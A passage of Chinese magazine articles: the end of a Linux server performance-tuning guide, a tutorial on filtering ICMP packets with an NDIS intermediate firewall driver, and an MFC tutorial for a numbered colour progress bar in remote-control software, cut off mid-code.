mke2fs [-cFMqrSvV][-b <区块大小>][-f <不连续区段大小>][-i <字节>]
[-N <inode数>][-l <文件>][-L <标签>][-m <百分比值>][-R=<区块数>]
[ 设备名称][区块数]
[root@localhost ~]#mke2fs -b 4096 -m 3 /dev/hdX
```

2、调整文件句柄数

在一个大型的web服务器中，可能Linux默认的同时可打开最大文件数不能满足系统需要，我们可以通过调整文件句柄数和i-节点数来增加系统的缺省的限制。

我们可以用 **ulimit -a** 来查看所有限制值，在这里我只关心文件句柄数量的问题。

```
[root@localhost ~]# ulimit -a
......
open files                    (-n) 1024
......
```

这里的1024是对用户的限制，完整的说，应该是对当前用户准备运行的程序的限制。修改 **/etc/security/limits.conf**，里面有注释。

```
#        - "soft" for enforcing the soft limits
#        - "hard" for enforcing hard limits
......
#        - nofile - max number of open files
即包括软限制和硬限制。硬限制是实际的限制，而软限制则是warnning限制，只会做出warning.
* soft nofile 2048
* hard nofile 32768
把文件句柄的软限制改成2048，硬限制改为32768
```

Ulimit其实就是对单一程序的限制，而**对系统的总限制是在/proc/sys/fs/file-max**。

```
[root@localhost ~]# cat /proc/sys/fs/file-max
383889
可以用echo 'xxxx' > /proc/sys/fs/file-max 立刻修改
另外还有一个只读的/proc/sys/fs/file-nr，可以看到整个系统目前使用的文件句柄的数量
[root@localhost ~]# cat /proc/sys/fs/file-nr
3520    0      383889
```

3、不使用atime属性

当文件被创建、修改和访问时，Linux系统会记录这些时间信息，比如记录文件最近一次被读取的时间信息，当系统的读文件操作频繁时，这将是一笔不少的资源开销。所以，为了提高系统的性能，我们可以在读取文件时不修改文件的atime属性。

可以通过在加载文件系统时使用notime选项来做到这一点。当以noatime选项加载（mount）文件系统时，对文件的读取不会更新文件属性中的atime信息。设置noatime的重要性是消除了文件系统对文件的写操作，文件只是简单地被系统读取。

由于写操作相对于读来说要更消耗系统资源，所以这样设置可以明显提高服务器的性能。注意wtime信息仍然有效，任何时候文件被写，该信息仍被更新。比如在你的系统中，要为/home文件系统设置notime选项，可以修改/etc/fstab文件相应的行，相关操作步骤如下：

```
LABEL=/home /home ext3 noatime 1 2
要使该设置立即生效，可运行命令
[root@localhost ~]#mount -oremount /home
这样以后系统读取/home下的文件时将不会再修改atime属性。
```

4、使用内存文件系统

在Linux中可以将一部分内存当作硬盘来使用，我们称之为ramdisk。对于一些经常被访问的文件，而它们又不会被更改，可以将它们通过ramdisk放在内存中，可明显地提高系统的性能。当然，这要求你的内存足够大。

ramdisk有两种，一种可以格式化、加载，在Linux内核2.0/2.2就已经支持，其不足之处是大小固定；另一种是内核2.4才支持的，通过ramfs或者tmpfs来实现，它们不能被格式化，但是用起来灵活，其大小随所需要的空间而增加或减少。这里主要介绍一下linux2.6内核下的tmpfs。

小知识：

tmpfs是一个虚拟内存文件系统，它不同于传统的用块设备形式来实现的ramdisk。tmpfs可以使用物理内存，也可以使用交换分区。在Linux内核中，虚拟内存资源由物理内存（RAM）和交换分区（SWAP）组成，这些资源是由内核中的虚拟内存子系统来负责分配和管理。tmpfs就是和虚拟内存子系统来"打交道"的，它向虚拟内存子系统请求页来存储文件，它同Linux的其它请求页的部分一样，不知道分配给自己的页是在内存中还是在交换分区中。tmpf大小也不是固定的，而是可以随着所需要的空间动态增减。

使用tmpfs，首先你编译内核时得选择"虚拟内存文件系统支持（Virtual memory filesystem support）"，然后就可以加载tmpfs文件系统了。

```
[root@localhost ~]#mkdir -p /mnt/tmpfs
[root@localhost ~]# mount tmpfs /mnt/tmpfs -t tmpfs
为了防止tmpfs使用过多的内存资源而造成系统的性能下降或死机，可以在加载时指定tmpfs文件系统大小的最大限制。
[root@localhost ~]# mount tmpfs /mnt/tmpfs -t tmpfs -o size=32m
```

以上创建的tmpfs文件系统就规定了其最大的大小为32M。不管是使用ramfs还是tmpfs，必须明白，一旦系统重启，它们中的内容将会丢失，所以那些东西可以放在内存文件系统中得根据系统的具体情况而定。

5、使用日志文件系统

如果Linux系统由于意外情况而没有正常关机，则可能引起文件系统中某些文件的元数据（meta-data，即和文件有关的信息，例如：权限、所有者以及创建和访问时间）遭到破坏。

文件系统需要维护文件的元数据来保证文件的可组织和可存取，如果元数据处于不合理或不一致的状态，那么就不能访问和存取文件。当系统重新启动时，fsck将扫描/etc/fstab文件中所列出的所有文件系统，确保它们的元数据处于可用的状态。如果发现元数据不一致，fsck将扫描和检测元数据，并纠正错误。如果文件系统很大，这个过程将需要很长的时间。

为解决这个问题，可以使用日志文件系统。日志文件系统用独立的日志文件跟踪磁盘内容的变化，在写入文件内容的同时写入文件的元数据。

每次修改文件的元数据时，都要先向称为"日志"的数据结构登记相应的条目。这样，日志文件系统就维护了最近更改的元数据的记录。当加载日志文件系统时，如果发现了错误，不会扫描整个文件系统的元数据，而是根据日志检查最近被更改的元数据。

所以，相对于传统的文件系统（如ext3），日志文件系统大大地加快了扫描和检测的时间。

Linux下可用的日志文件系统很多，如**XFS、JFS、Reiserfs、ext3**等等。日志文件系统主要被设计为服务器环境提供出色性能和高可用性。

文件的最后存取时间，对很多人来说没有任何用处，因此，我们可以关闭操作系统记录文件最后存取时间的功能，只需要修改：/etc/fstab。

```
把LABEL=/boot    /boot    ext3    defaults       1 2
改为：
LABEL=/boot      /boot    ext3    defaults,noatime   1 2
```

三、内存的优化

linux会用内存来做cache的，所以消耗的内存多。首先查看虚拟内存的使用情况，使用命令如下：

```
[root@localhost ~]# free
total        used        free      shared     buffers     cached
Mem:     4012632     1335748     2676884     0     194464     828612
-/+ buffers/cache:     312672     3699960
Swap:     2031608     0     2031608
```

一般来说，linux的物理内存几乎是完全used，这个和Windows有非常大的区别，它的内存管理机制将系统内存充分利用，并非Windows那种无论多大的内存都要去使用一些虚拟内存。

Linux下面虚拟内存的默认配置通过如下命令可以查看：

```
[root@localhost ~]#cat /proc/sys/vm/freepages
```

显示的三个数字是当前系统的：最小内存空白页、最低内存空白页和最高内存空白页。

这里系统使用虚拟内存的原则是：如果空白页数目低于最高空白页设置，则使用磁盘交换空间。当达到最低空白页设置时，使用内存交换。内存一般以每页4k字节分配，最小内存空白页设置是系统中内存数量的2倍；最低内存空白页设置是内存数量的4倍；最高内存空白页设置是系统内存的6倍，这些值在系统启动时决定。

一般来讲，在配置系统分配的虚拟内存配置上，我个人认为增大最高内存空白页是一种比较好的配置方式，这里以1G的内存配置为例：

可将原来的配置比例修改为：2048 4096 6444，我们通过命令

```
[root@localhost ~]# echo "2048 4096 6444" > /proc/sys/vm/freepages
```

因为增加了最高空白页配置，那么可以使内存更有效的利用。

四、硬盘的优化

1、当你的Linux系统运行于IDE硬盘，可以使用hdparm工具来提高磁盘I/O的性能。不过使用hdparm要小心，因为可能破坏硬盘上的数据，所以在使用hdparm之前，仔细阅读你的硬盘手册，根据你具体的硬盘规格来使用相应的hdparm开关参数。

对于一块UltraATA/66 EIDE硬盘，其控制芯片支持多PIO模式和DMA，我们使用以下命令来调谐磁盘性能：

[root@localhost ~]#hdparm -x66 -d1 -u1 -m16 -c3 /dev/hda

选项说明：

①c3：就是把硬盘的16位格式转换为32位模式（32-bit mode w/sync），控制数据如何从pci总线传递到控制器。

②m16：改变硬盘的多路扇区的读功能，-m16可以使得硬盘在一次i/o中断中读入16个扇区的数据（据具体硬盘而定）。

③d1：打开DMA模式。

④x66：在支持UDMA-capable的硬盘中，这个参数可以支持双DMA通道的数据传输模式。

⑤u1：Linux在处理磁盘中断时，可以unmask其他的中断或者响应其他中断相关的任务。

查看以上的更改情况可以使用命令：

[root@localhost ~]#hdparm /dev/hda

测试磁盘I/O性能可以使用命令：

[root@localhost ~]#hdparm -tT /dev/hda

如果磁盘的性能有改进的话，可以使用以下命令来保存设置：

[root@localhost ~]#hdparm -k1 /dev/had

hdparm命令的一些常用的其他参数：

-g　显示硬盘的磁轨、磁头、磁区等参数。
-i　显示硬盘的硬件规格信息，这些信息是在开机时由硬盘本身所提供
-I　直接读取硬盘所提供的硬件规格信息。
-p　设定硬盘的PIO模式。
-Tt　评估硬盘的读取效率和硬盘快取的读取效率。
-u　<0或1>　在硬盘存取时，允许其他中断要求同时执行。
-v　显示硬盘的相关设定。

2、使用DMA和32位传输可以大幅提升系统性能，相关命令如下：

[root@localhost ~]#hdparm -c 1 /dev/hda

此命令将第一个IDE硬盘的PCI总线指定为32位，可使用-c 0参数来禁用32位传输。

在硬盘上使用DMA，命令为：

[root@localhost ~]#hdparm -d 1 /dev/hdaX

关闭DMA可以使用-d 0的参数。

更改完成后，可以使用hdparm来检查修改后的结果，使用命令：

[root@localhost ~]#hdparm -t /dev/hdaX

为了确保设置的结果不变，使用命令：

[root@localhost ~]# hdparm -k 1 /dev/hdaX

3、使用elvtune调谐磁盘I/O

在Linux内核2.4以后的版本中，可以通过磁盘I/O的调度操作来控制磁盘I/O的响应时间和吞吐量。通过调整I/O请求在队列中的最大等待时间，可以在响应时间和吞吐量之间调谐。如果要求较少的响应时间，那么吞吐量将降低，反之，较长的响应时间则可以得到较大的吞吐量。

我们可以使用工具elvtune来改变最大的响应时间值，使用方法如下：

查看当前的设置：

[root@localhost ~]#elvtune /dev/hdaX

修改当前的配置：

[root@localhost ~]#elvtune -r 2000 -w 4000 /dev/hdaX

其中-r参数针对读操作，-w参数针对写操作。

我们可以通过命令"iostat -d -x /dev/hdaX"得到的平均信息（包括平均请求大小和平均队列长度）来监视以上I/O配置的效果，并调整配置，以得到最佳的性能。

一般来讲，对于实时性要求较高、读写频繁，但操作数据量较少的Linux服务器，可以将参数调小。反之，如果对于读写不频繁，但要求具有较大的吞吐量的Linux服务器，可以将参数调大，以获得较大的吞吐量。

五、结论

系统优化就是尽量使用最少的服务来完成你的服务。

编辑点评：一部简明的系统优化配置手册，对学习Linux的你来说一定是非常需要的。作者最后一句话道出了Linux系统优化的精髓：系统优化就是尽量使用最少的服务来完成你的服务。

张宇首语

某晚有老鼠将宿舍门咬破一洞，后几日此洞常有老鼠进进出出，成为大患。老四审视一番后曰："安一个补丁吧！"觅来觅去，老四发现一只易拉罐，遂用刀剪裁开，钉在洞上，美其名曰：国外有"赛门铁克"，如今我们来一个"铁壳塞门"。

其后几日相安无事。不料，一波还未平息，一波又来侵袭，此门开关时总是发出"吱吱啊啊"地声音，烦人。老四对该门仔细操作一番，定下结论："门轴已坏，换个驱动吧！"

浅谈NDIS中间层驱动下防火墙的实现（三）

□UESTC@凝聚网络安全工作室__ay

从本文您可以学到：

1、了解常用数据包的结构

2、利用程序拦截ICMP协议

好了，开始听我唠叨最后一段，完后你们就可以自己写个防火墙了。在上期的PtReceive的示例代码中，PacketAnalysis就是我们提取数据包地址的函数。在PacketAnalysis中我们只要从NDIS_PACKET结构中得到NDIS_BUFFER结构，这是一个链表结构，然后遍历这个链表就可以得到数据包的内容了，具体代码如下：

```
NDIS_STATUS status ;
    PNDIS_BUFFER NdisBuffer ;
    UINT TotalPacketLength = 0 , copysize = 0 , DataOffset = 0 ,
PhysicalBufferCount , BufferCount ;
    PUCHAR mybuffer = NULL ,tembuffer = NULL ;
//假设这个是在PtReceive等函数中得到的PACKET
NdisQueryPacket(packet          //我们先得到第一个NDISBUFFER的指针
        , &PhysicalBufferCount
        , &BufferCount
        ,&NdisBuffer            //NdisBuffer就是指向链表头
        , &TotalPacketLength
        );
/*
其实也可以不用那么麻烦，直接NdisBuffer = packet->Private.Head ;就
可以取得第一个BUFFER了
*/
    status = NdisAllocateMemory( &mybuffer, 2048, 0,
HighestAcceptableMax ); //分配我们自己的内存块
    if( status != NDIS_STATUS_SUCCESS )
        return NDIS_STATUS_FAILURE ;
    NdisZeroMemory( mybuffer, 2048 ) ;
    NdisQueryBufferSafe( //取得NDIS_BUFFER描述符中数据的首地址
和大小
                        NdisBuffer,
                        &tembuffer,
                        &copysize,
                        NormalPagePriority
    );
        //将数据复制到我们的内存中
    NdisMoveMemory(mybuffer, tembuffer, copysize) ;
    DataOffset = copysize ;
    while(1)
    {
        /*
            也可以这样操作而不用NdisGetNextBuffer
        if(NdisBuffer->Next == packet->Private.Tail )
            break ;
        NdisBuffer = NdisBuffer->Next ;
        if(pmdl == NULL )
            break ;
            */
        //获得下一个NDIS_BUFFER的指针
    NdisGetNextBuffer(NdisBuffer , &NdisBuffer ) ;
        如果指针是NULL，那么表示到链表尾了
    if( NdisBuffer == NULL )
        break ;
    NdisQueryBufferSafe(
                        NdisBuffer,
                        &tembuffer,
                        &copysize,
                        NormalPagePriority
                        ) ;
    NdisMoveMemory( mybuffer + DataOffset,tembuffer,copysize ) ;
    DataOffset += copysize ;
    }
    //OK，我们要的数据就全部都在申请的内存mybuffer中，数据大小为
DataOffset
```

上面代码的功能是直接将数据包的数据拷贝到了我们分配的缓冲区mybuffer中，其实在PtRecei传入的参数中可以直接获得数据包的内容，但是在PtReceivePacket中我们有必要通过分析MyPacket这个结构来获取我们想要的数据。

得到了数据包以后，我们就可以对数据包进行过滤了。由于我的网卡和系统原因，中间层驱动程序是调用的PtReceivePacket回调函数，所以在这里我得到的mybuffer指针是指向以太头首地址的指针。这样我们要先弄清楚到底数据包中的结构是怎样的。

数据包一般都是以太头->IP头->TCP头这种结构的，其中以太头帧占14字节，前6位字节储存目的地址的MAC地址，后6位是源地址的MAC地址，最后2位储存的是数据包类型。数据包类型的具体结果为：0x08 0x00->IP、0x08 0x06->ARP、0x08 0x35->RARP。

接着是IP头，它的具体内容就不介绍了，这里只介绍几个有用的标志位。IP头里由一个标志位表示IP数据包的传输层协议类型，如：**1->ICMP、2->IGMP、6->TCP、17->UDP**。如果我们要过滤ICMP的数据包，那么只要检测相应的标志位就OK了。我们来看代码：

```
if( ( ( char *)mybuffer )[12] == 8 &&
    ( (char *)mybuffer )[13] == 0 &&
      ( (char *)mybuffer )[23] == 1 )
{
    DbgPrint("截获到ICMP数据包!\n") ;
    NdisFreeMemory( mybuffer , 2048, 0 ) ;
    return NDIS_STATUS_NOT_ACCEPTED ;
}
```

这样设置就可以达到截获ICMP数据包的效果了。既然数据包有了，那么这些过滤规则就可以按大家想要的方式设置了。

为了更简单的分析数据包，我提供几个结构给大家，使用以下结构来操作数据包会更加简便，也就不用学我当初翘着指头数哪个标志位在第几个字节了，呵呵！相关结构代码如下：

```
typedef struct              //定义IP首部
{
unsigned char  h_lenver;   //4位首部长度+4位IP版本号
unsigned char     tos;  //8位服务类型TOS
    unsigned short  total_len;          //16位总长度（字节）
    unsigned short  ident;             //16位标识
    unsigned short  frag_and_flags; //3位标志位+13位片偏移
    unsigned char   ttl;                //8位生存时间TTL
    unsigned char   proto;  //8位协议（TCP、UDP或其他）
    unsigned short  checksum;          //16位IP首部校验和
    unsigned int    sourceIP;             //32位源IP地址
    unsigned int    destIP;             //32位目的IP地址
} IP_HEADER , *PIP_HEADER ;
typedef struct                      //定义TCP首部
{
    USHORT th_sport;                //16位源端口
    USHORT th_dport;                //16位目的端口
    UINT    th_seq;                 //32位序列号
```

```
    UINT   th_ack;                        //32位确认号
    UCHAR  th_lenres;                     //4位首部长度/6位保留字
    UCHAR  th_flag;                       //6位标志位
    USHORT th_win;                        //16位窗口大小
    USHORT th_sum;                        //16位校验和
    USHORT th_urp;                        //16位紧急数据偏移量
} TCP_HEADER , *PTCP_HEADER ;
    操作的话就类似于这样:
    PUCHAR tembuf ;
    PIP_HEADER ipheader ;
    tembuf   = data + 14 ;   //跳过以太头
    ipheader = (PIP_HEADER)tembuf ;
    //计算IP头长度
    ipheaderlength = ipheader->h_lenver & 0x0f ;
    ipheaderlength = ipheaderlength * 4 ;
    //计算IP头偏移量
    ipoffset  = ( ipheader->frag_and_flags & 0x1fff ) ;
```

如果想了解更多的数据包结构，建议大家参考一些TCP/IP协议的文章，这样有利于自己对数据包的分析。

最后说明下关于驱动的安装问题。在朱雁辉的《Windows防火墙与网络封包截获技术》这本书附带的xpassthru例子中，有个自带的setup文件夹，大家只要将编译生成的驱动文件**xpassthru.sys**（切记，不要改驱动名字）放到这个文件夹内，然后去“本地连接”的“属性”里选择“安装”，添加服务后找到setup文件夹并选择XFTOWIN.INF这个文件进行安装，会弹出“没有数字签名”的警告。不理它，继续安装，最后你会看到网络服务里面多了项**Sample Filter Miniport**的设备，这个就是我们写好的驱动了。

建议编写和调试驱动时在虚拟机中进行，因为我在编写时平均每天蓝屏1次，极度郁闷，很影响效率啊，呵呵。文章到这里就结束了，谢谢大家一直的关注：）

注：文章中的部分代码都是从朱雁辉的《Windows防火墙与网络封包截获技术》这本书中附带的xpassthru例子和DDK中passthru例子中摘取的。

（文章中所涉及的相关代码及工具都已经收录在光盘中）

编辑点评：

原来网络防火墙就这么简单啊？大家是不是这么想的呢？那还不赶紧动手写出一个属于自己的防火墙！

远程控制软件界面美化之数字彩色进度条

图 杨阳 李文娟

从本文您可以学到：

1、了解MFC

2、了解图形操作的编写

远程控制软件在上传文件或者下载文件的时候，都有一个进度条来表示上传或下载的进度，我们可以通过VC中MFC的“Process”控件来实现。通过MFC的“Process”控件实现的进度条显示进度时是简单的蓝色，本文将教给大家通过MFC的“Process”控件和自定义扩展类来实现数字彩色进度条的方法。

使用MFC的“Process”控件创建的进度条是没有数字进度显示的，我们先来完成在进度条中数字进度的显示，也就是通过一个百分数来实现文件上传或者下载的进度显示。

进度条的实现原理

一、创建工程

首先在VC中创建一个名为“Modify ProcessCtrl”的“MFC AppWizard[exe]”工程，接下来在“MFC Appwizard-Step 1”对话框中的“你喜欢创建的应用程序”中选择“基本对话”，最后选择“完成”。这样，一个基于基本对话框的MFC AppWizard[exe]工程就创建完毕了。

二、创建Process控件

在控件中选择“Process”控件，并在MFC对话框创建一个“Process”控件。右键选择该控件，在菜单中选择“属性”，然后在“Process Properties”对话框中将“General”选项的“ID”值修改成“IDC_ PROGRESS”，也就是把“Process”控件的ID修改为“IDC_ PROGRESS”，最后在“Styles”选项中，将控件加入“平滑”风格。

三、创建自定义扩展类

自定义扩展类的原理以及创建的方法我们在上篇文章中已经详细介绍了，因此在本篇文章中不再叙述了。根据上篇文章中所操作的方法，创建一个名为“CGradientProgress”的“General class”，其父类为“CProgressCtrl”类。

四、数字进度条的实现

1、数字进度条原理

用一个百分数来表示文件上传或者下载的进度，实际上就是计算当前的进度位置占总进度的比例，如图1所示。




图1　数字进度条原理

假设进度条的起点为m_nLower，进度条的终点为m_nUpper，当进度条的位置处于m_nCurrentPosition点时，此时如何用一个百分数来表示进度条的进度呢？

整个进度条的长度为m_nUpper−m_nLower，而当前进度的长度为m_nCurrentPosition−m_nLower，则当前进度的百分数为(m_nCurrent Position −m_nLower)*100/(m_nUpper−m_nLower)。

2、变量的定义

知道了原理算法，我们就可以开始进行程序编写了。首先在“GradientProgress.h”头文件的CGradientProgress类中将以上三个变量定义为“protected”的int类型变量：

```
protected:
int m_nLower, m_nUpper, m_nCurrentPosition;
```

接下来在“GradientProgress.cpp”中的“CGradientProgress::CGradientProgress()”构造函数中定义这三个变量：

```
m_nLower = 0;
m_nUpper = 100;
m_nCurrentPosition = 0;
```

从以上代码段可知，我们设置的进度条总长度是100。

3、OnPaint函数的重载

接下来对Onpaint函数进行重载，加入数字化进度条的功能。首先求解进度条的总长度以及当前进度的长度：

```
float fp1;
fp1 = (float)(m_nCurrentPosition-m_nLower);
float fp2;
fp2 = (float)(m_nUpper-m_nLower);
  float fp3;
  fp3 = fp1*100/fp2;
```

其中fp1为当前进度条的长度，fp2为进度条总长度，fp3为当前进度所占总进度的百分比。

接下来把得到的float类型的百分比转换成CString类：

```
CString strPercent;
strPercent.Format(("%3.0f %%"), fp3);
```

Format是CString类的成员函数，其作用是将指定格式的数据写入到CString中，并且以C-style的格式输出该数据。其中“%3.0”中的0表示百分数的小数位为0位，3表示百分数所占的位数。如果百分数的实际位数小于3，则在百分数前补空格；如果大于3位，则只显示3位。也就是说，以上源代码中“%3.0f %%”的目的是显示百分数的形式（一个3位的整数）。

然后创建一个设备上下文对象，用来在控件中显示进度的百分数，并且得到“Process”控件的位置：

```
CPaintDC dc(this);
CRect rectClient;
GetClientRect(&rectClient);
```

之后设置显示百分数的颜色、背景颜色：

```
dc.SetTextColor(RGB(255, 255, 255));
dc.SetBkMode(TRANSPARENT);
```

其中，以上源代码的第一行表示设置显示百分数的颜色为白色，第二行表示背景为透明。

最后使用CPaintDC类的DrawText成员函数来显示该百分数：

```
dc.DrawText(strPercent, &rectClient, DT_VCENTER | DT_ CEN TER
| DT_SINGLELINE);
```

DrawText函数的第一个参数表示要显示的内容；第二个为显示内容的范围，即为“Process”控件的大小；第三个表示显示内容的方式，DT_VCENTER表示百分数在进度框垂直方向上居中，DT_CENTER表示将百分数在进度框水平方向上居中，DT_SINGLELINE表示将百分数绘制在一行中。

4、创建内存设备上下文类

假如需要对屏幕进行比较多的GDI函数操作，如果每一步操作都直接对屏幕dc进行操作，那可能会出现屏幕的闪烁。一个很好的解决方法就是使用内存dc，将这些操作全部先在内存dc上操作，然后依次性在屏幕上进行操作。

首先使用前面我们讲解的方法加入一个名为“CMemDC”的类，该类的父类为“CDC”类。接下来在“MemDC.h”头文件中对“CMemDC”类的构造函数CMemDC进行定义：

```
CMemDC(CDC* pDC) : CDC()
   {
       m_bMemDC = !pDC->IsPrinting();
   }
```

使用CDC类的成员函数IsPrinting来判断确定正在使用的设备上下文是否用于打印。如果是，则定义CDC类的三个成员变量：

```
m_bPrinting = pDC->m_bPrinting;
m_hDC                = pDC->m_hDC;
m_hAttribDC = pDC->m_hAttribDC;
```

如果设备上下文不是用于打印，则创建内存设备上下文(dc)：

```
pDC->GetClipBox(&m_rect);
CreateCompatibleDC(pDC);
m_bitmap.CreateCompatibleBitmap(pDC, m_rect.Width(), m_rect.
Height());
    m_pOldBitmap = SelectObject(&m_bitmap);
    SetWindowOrg(m_rect.left, m_rect.top);
```

其中，GetClipBox是CDC的成员函数，其作用为获取当前剪切边界周围最紧绑定矩形的位置，也就是能将“Process”控件最紧绑定矩形的位置；CreateCompatibleDC函数的作用是创建内存设备上下文，与另一个设备上下文匹配，可以用它在内存中准备图像；CreateCompatible Bitmap函数是CBitmap类的成员函数，用来创建与指定的设备环境相关的设备兼容的位图；SelectObject函数是CDC类的成员函数，用来选择GDI绘图对象，本程序中使用SelectObject函数来选择位图；

SetWindowOrg函数是CDC类的成员函数，用来设置设备上下文的窗口起点。

以上源代码的作用是在“Process”控件的范围内创建内存dc，并把内存dc的起点设置在控件的左上角。在析构函数中，将创建的内存dc拷贝到原始dc中：

```
m_pDC->BitBlt(m_rect.left, m_rect.top, m_rect.Width(), m_rect. Height
(), this, m_rect.left, m_rect.top, SRCCOPY);
```

其中，第一个和第二个参数是原始dc位置左上角的坐标；第三个参数是原始dc的宽度；第四个参数是原始dc的高度；第五个参数是一个CDC对象的指针，this表示内存dc的句柄；第六个和第七个参数表示内存dc位置的左上角坐标；第八个参数表示光栅操作代码，它是指内存dc与原始dc以及图案刷的颜色值进行布尔运算的方式，SRCCOPY表示将内存dc中矩形图像直接复制到原始dc的矩形上。

5、DrawGradient函数的定义

创建一个自定义函数DrawGradient，用来声明一个CMemDC类的对象，并且设置其属性，用来显示编程的效果。

首先在“GradientProgress.h”头文件的CGradientProgress类的protected中定义该函数：

```
void DrawGradient(CPaintDC *pDC, const RECT &rectClient);
```

接下来在“GradientProgress.cpp”文件中定义该函数：

```
void CGradientProgress::DrawGradient(CPaintDC *pDC, const RECT
&rectClient)
{
CBrush brush;
CMemDC memDC(pDC);
brush.CreateSolidBrush(RGB(255,0, 0));
memDC.FillRect(&rectClient,&brush);
brush.DeleteObject();
}
```

程序的第四行定义了一个CBrush类的对象brush；第五行定义了一个CMemDC类的对象memDC，该对象创建内存dc，在内存dc中完成百分数的显示，并将内存dc拷贝给原始dc；第六行中的CreateSolidBrush是CBrush的成员函数，其作用是用指定的颜色初始化画刷，也就是把画刷初始化成红色；第七行中的FillRect函数是CDC类的成员函数，其作用是将指定的区域填充成画刷的颜色；第八行表示将创建的画刷删除。

以上源代码的主要作用是创建一个CMemDC类的对象，那么在创建对象的同时就调用了CMemDC类的构造函数和析构函数创建了内存dc。在内存dc中显示百分数，将内存dc拷贝到原始dc中，也就是在“Process”控件中显示。

最后，我们应该在“GradientProgress.cpp”文件的消息响应函数OnPaint中调用DrawGradient函数。调用该函数的时机应该在设置百分数的属性之前，也就是设置成以下代码：

```
DrawGradient(&dc, rectClient);
dc.SetTextColor(m_clrText);
```

```
        dc.SetBkMode(TRANSPARENT);
        dc.DrawText(strPercent, &rectClient, DT_VCENTER | DT_CENTER |
DT_SINGLELINE);
```

为什么要在设置百分数属性之前调用 DrawGradient 函数呢？因为前面我们已经提到，对于显示百分数的操作是在内存 dc 中进行的，只有调用 DrawGradient 函数创建 CMemDC 类的对象之后，才能创建内存 dc，接下来才能对百分数进行后续处理。因此，调用 DrawGradient 函数的时机是非常重要的。

6、SetRange 与 SetPos 函数的重载

SetRange 函数的作用是设置进度条的上限和下限，SetPos 函数的作用是在进度条中设置当前进度的位置进行重载。

SetRange 函数的源代码如下：

```
void CGradientProgress::SetRange(int nLower, int nUpper)
{
    m_nLower = nLower;
    m_nUpper = nUpper;
    CProgressCtrl::SetRange(nLower, nUpper);
}
```

也就是说我们在 SetRange 函数原功能的基础上，将“Process”进度条的上限和下限的值传递给了自定义扩展类 CGradientProgress 的上限和下限。

同理，重载 SetPos 函数的源代码如下：

```
int CGradientProgress::SetPos(int nPos)
{
    m_nCurrentPosition = nPos;
    return (CProgressCtrl::SetPos(nPos));
}
```

同样在 SetPos 函数原功能的基础上，将当前进度的位置传递给了自定义扩展类 CGradientProgress 的 m_nCurrentPosition，因为我们需要 m_nCurrent Position 来显示表示当前进度位置的百分数。

7、自定义扩展类 CGradientProgress 对象的创建

接下来在“ModifyProcessCtrlDlg.h”头文件的 CModifyProcessCtrlDlg 类的 public 中定义 CGradientProgress 类的对象：

```
CGradientProgress    m_Progress;
```

然后在“ModifyProcessCtrlDlg.cpp”的 void CModifyProcessCtrlDlg::DoDataExchange(CDataExchange* pDX)函数中定义：

```
DDX_Control(pDX, IDC_PROGRESS, m_Progress);
```

其中，IDC_PROGRESS 是“Process”控件的 ID，以上源代码的含义是将 m_Progress 作为“Process”控件的成员变量。

8、按钮触发

最后，在工程的对话框中添加一个按钮控件，并把该控件的内容改成“开始”。双击该按钮控件，创建其鼠标单击的响应函数：

```
m_Progress.SetRange(0,500);
    for (int m = 0; m < 500; m++)
{
        if((m>100) && (m<200))
        {
            Sleep(20);
            m_Progress.SetPos(m);
        }
        if((m>200) && (m<300))
        {
            Sleep(5);
            m_Progress.SetPos(m);
        }
        if((m>300) && (m<400))
        {
            Sleep(60);
            m_Progress.SetPos(m);
        }
        Sleep(10);
        m_Progress.SetPos(m);
}
```




图2　数字化的进度条

以上源代码使得进度条在不同的位置，其前进的速度不同，这样比进度条用同一速度前进要美观了许多，如图 2 所示。

彩色进度条的实现

彩色进度条的效果是进度条从其起点开始，颜色随进度的变化渐变到进度条终点的颜色。其原理为根据起点与终点的颜色差，确定进度条的步进以及每次步进的颜色，最后根据确定的颜色画出彩色进度条。

一、彩色进度条与数字进度条的关系

对于数字彩色进度条，要求颜色渐变的进度应该与数字的进度保持一致。在程序中，通过当前进度 m_nCurrentPosition 定义了当前进度的长度：

```
((m_nCurrentPosition-m_nLower)/(m_nUpper-m_nLower))* rectClient.r ight;
```

其中 m_nCurrentPosition、m_nLower 与 m_nUpper 三个变量的关系如图 1 所示；rect Client.right 为进度条的长度。我们将当前进度的长度设置为一个最大值，颜色渐变进度的长度不能超出当前进度长度。因此，我们在前文定义 DrawGradient 函数时需要进行修改，再加入一个形式参数 maxWidth，用来表示当前进度的长度：

```
void DrawGradient(CPaintDC *pDC, const RECT &rectClient, const int
&nMaxWidth);
```

二、DrawGradient 函数的修改

由于 DrawGradient 函数定义的形式改变，在前文中 DrawGradient 函数定义的基础上加入下面的功能。

1、颜色渐变的次数

上文已经提到，彩色进度条是从进度条起点的颜色渐变至终点的颜色，因此，可以根据进度条起点颜色与终点颜色差来确定颜色渐变的次数：

```
int r, g, b;
r = (GetRValue(m_clrEnd) - GetRValue(m_clrStart));
